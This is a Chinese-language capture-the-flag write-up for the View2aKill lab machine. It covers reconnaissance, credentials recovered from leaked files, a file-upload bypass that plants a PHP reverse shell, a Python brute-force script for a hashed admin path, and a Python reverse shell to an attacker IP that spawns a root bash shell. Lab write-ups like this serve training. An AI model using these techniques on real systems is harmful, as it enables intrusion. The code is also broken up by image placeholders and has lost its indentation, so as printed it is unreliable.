# View-2aKill靶机练习实践报告

*下载地址:*

* <https://drive.google.com/file/d/1Mi2rE0uffq7MPSve3_trnUtxln4HgKy_/view>
* <https://download.vulnhub.com/view2akill/View2aKill.ova>
* <https://download.vulnhub.com/view2akill/View2aKill.ova.torrent>     ([Magnet](magnet:?xt=urn:btih:F32370D8446DAD9D147079134D204094FA33CD1B&dn=View2aKill.ova&tr=http://tracker.vulnhub.com:6969/announce&tr=udp://tracker.vulnhub.com:6969/announce&tr=udp://tracker.openbittorrent.com:80/announce&tr=udp://tracker.publicbt.com:80/announce&tr=udp://tracker.istole.it:6969))

## 安装靶机


Flag is /root/flag/flag.sh

靶机是.ova文件，需要用VirtualBox打开，但我习惯于使用VMWare,因此修改靶机文件，使其适用于VMWare打开。


解压ova文件，得到.ovf文件和.vmdk文件。

## 夺旗步骤

第一步：IP扫描，端口扫描




靶机IP为192.168.67.130。



靶机开放了端口22、端口25、端口80、端口8191。靶机上部署了ssh服务、邮件服务、apache服务和PHP服务器。逐个分析。


首先尝试爆破ssh服务的口令，未成功。

访问apache服务器，是一张gif图片，查看网页源码，未发现有用信息。下载图片分析，未发现有隐藏信息。




目录扫描，发现三个有效地址


[http://192.168.67.130:80/icons](http://192.168.67.130:80/dev)没权限访问,<http://192.168.67.130:80/dev>和[http://192.168.67.130:80/pics](http://192.168.67.130:80/dev)可以访问。




访问<http://192.168.67.130:80/dev>返回如下图所示，逐个查看文件内容，寻找线索。



解压缩e\_bkup.tar.gz,发现四个文件，逐个分析文件内容。New\_Employee\_ONboarding\_Chunk.rtf文件中出现口令提示信息，用户名是“chunck@localhost.com”,密码要去视频和文章中去寻找。




提示密码的数字部分是“transmit frequency of an HID proxcard reader”,正好发现/dev目录下有HID6005.pdf，打开文件搜索”transmit frequency”,确定密码的数字部分是125，如下图所示：



密码的字母提示在remote\_control.gif中，仔细看git的控制器上的字母”HELICOPTER”。




至此，获得HR mgmt [portal一组口令chuck@localhost.com:helicopter125](mailto:portal一组口令chuck@localhost.com:helicopter125)。但是目前没有发现需要输入口令的地方，也没有发现portal网址。继续分析目录下其他文件内容，在Stop\_Storing\_Passwords.rtf中提示Max喜欢将认证凭证放在桌面上，无法获取到Max的desktop控制权，暂时无法利用。




没思路了，访问robots.txt碰碰运气，果然有收获，逐个尝试。

*robots协议也叫robots.txt（统一小写）是一种存放于[网站](https://baike.baidu.com/item/%E7%BD%91%E7%AB%99" \t "https://baike.baidu.com/item/robots%E5%8D%8F%E8%AE%AE/_blank)根目录下的[ASCII](https://baike.baidu.com/item/ASCII" \t "https://baike.baidu.com/item/robots%E5%8D%8F%E8%AE%AE/_blank)编码的[文本文件](https://baike.baidu.com/item/%E6%96%87%E6%9C%AC%E6%96%87%E4%BB%B6" \t "https://baike.baidu.com/item/robots%E5%8D%8F%E8%AE%AE/_blank)，它通常告诉网络[搜索引擎](https://baike.baidu.com/item/%E6%90%9C%E7%B4%A2%E5%BC%95%E6%93%8E" \t "https://baike.baidu.com/item/robots%E5%8D%8F%E8%AE%AE/_blank)的漫游器（又称[网络蜘蛛](https://baike.baidu.com/item/%E7%BD%91%E7%BB%9C%E8%9C%98%E8%9B%9B" \t "https://baike.baidu.com/item/robots%E5%8D%8F%E8%AE%AE/_blank)），此网站中的哪些内容是不应被搜索引擎的漫游器获取的，哪些是可以被漫游器获取的。*




在/zorin路径下发现一个四个导航标签，逐个点击，发现HR mgmt的地址/sentrifugo。








打开页面，发现这是个开源框架，漏扫一把，发现存在文件上传漏洞、SQL注入和XSS漏洞，仍需知道该开源框架的版本，这些漏洞能否被利用。



打开help页面查看文档，正好泄露它的版本号是3.2，完美。





用口令chuck@localhost.com:helicopter125登陆，全栈搜索可能存在上述三种漏洞的地方，终于发现一个可以上传文件的地方，试试。查看上述文件上传漏洞的描述信息，发现需要较高权限，作罢，试试普通的文件上传、文件包含漏洞，上传一个msf自带的php shell,做了校验，抓包拦截（上传php-reverse-shell.doc,在burp中拦截修改为php-reverse-shell.php），绕过前端的格式校验,当然上传shell之前，本地起nc监听端口。



上传成功后竟然直接拿到一个shell,原来文件上传成功侯会在当前页面显示，因此直接执行，拿到shell，无需寻找文件包含的地方，也无需查看文件在后台是否被重命名。

有信息泄露说Max喜欢将凭证放在桌面，在shell窗口中查看Max的桌面，有两个文件，note.txt提示管理界面的访问地址是http://<ip>:8191/sha1(lowcase+view+digit(0-9)+digit(0-9)，允许远程执行计划。





写个脚本爆破该地址。注意，一开始没有做长度判断，符合条件的太多，因此根据长度做过滤，获得地址。

#!/usr/bin/python

import string

from hashlib import sha1

import requests

url="http://192.168.67.130:8191/"

for lowalp in string.ascii\_lowercase:

for digit\_0 in string.digits:

for digit\_1 in string.digits:

tmpStr=sha1((lowalp+"view"+digit\_0+digit\_1+'\n').encode("utf-8")).hexdigest()

urlPath=url+tmpStr+'/'


r=requests.get(urlPath)

#print r.text


if len(r.text)>167:

print urlPath


print r.text



Max桌面下还有一个文件aView.py,不允许当前shell访问，但允许jenny访问，去jenny的桌面看看。解压dsktp\_backup.zip,有两个文件，逐个查看，在password.txt获得jenny的ssh口令”jenny:!!!sfbay!!!”。（详情见前面的图）然后查看todo.txt,提到了要推动aView.py脚本开发。



ssh连接jenny的账户，查看aView.py的内容，仅仅打印一行字，留给Max的远程管理界面点击执行后也出现了同一行字，联想到之前获取到的信息，这个地址允许远程执行计划，大概率通过该路径可以执行aView.py的代码。



完善aView.py的代码，主动连接kali机器,别忘了在kali上做监听。

#!/usr/bin/python

#

# executed from php app add final wrapper/scirpt here

#print "waiting on engineers to tweak final code"

import os

import socket

import subprocess

import pty

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

print(1)

s.connect(("192.168.67.128",6666))

print(s)

os.dup2(s.fileno(),0)

print(2.1)


os.dup2(s.fileno(),1)


os.dup2(s.fileno(),2)

print(3)

pty.spawn("/bin/bash")

获取到一个root权限的shell,直接去/root/flag/目录查看，执行run\_me\_flag.sh，并根据提示访问地址，获取flag。





## 总结

1. 遇到一个新url路径，没思路就目录扫描
2. 猜测网站可能用了第三方框架就去搜历史漏洞及利用办法。
3. 重视常见可能存在信息泄露的地址。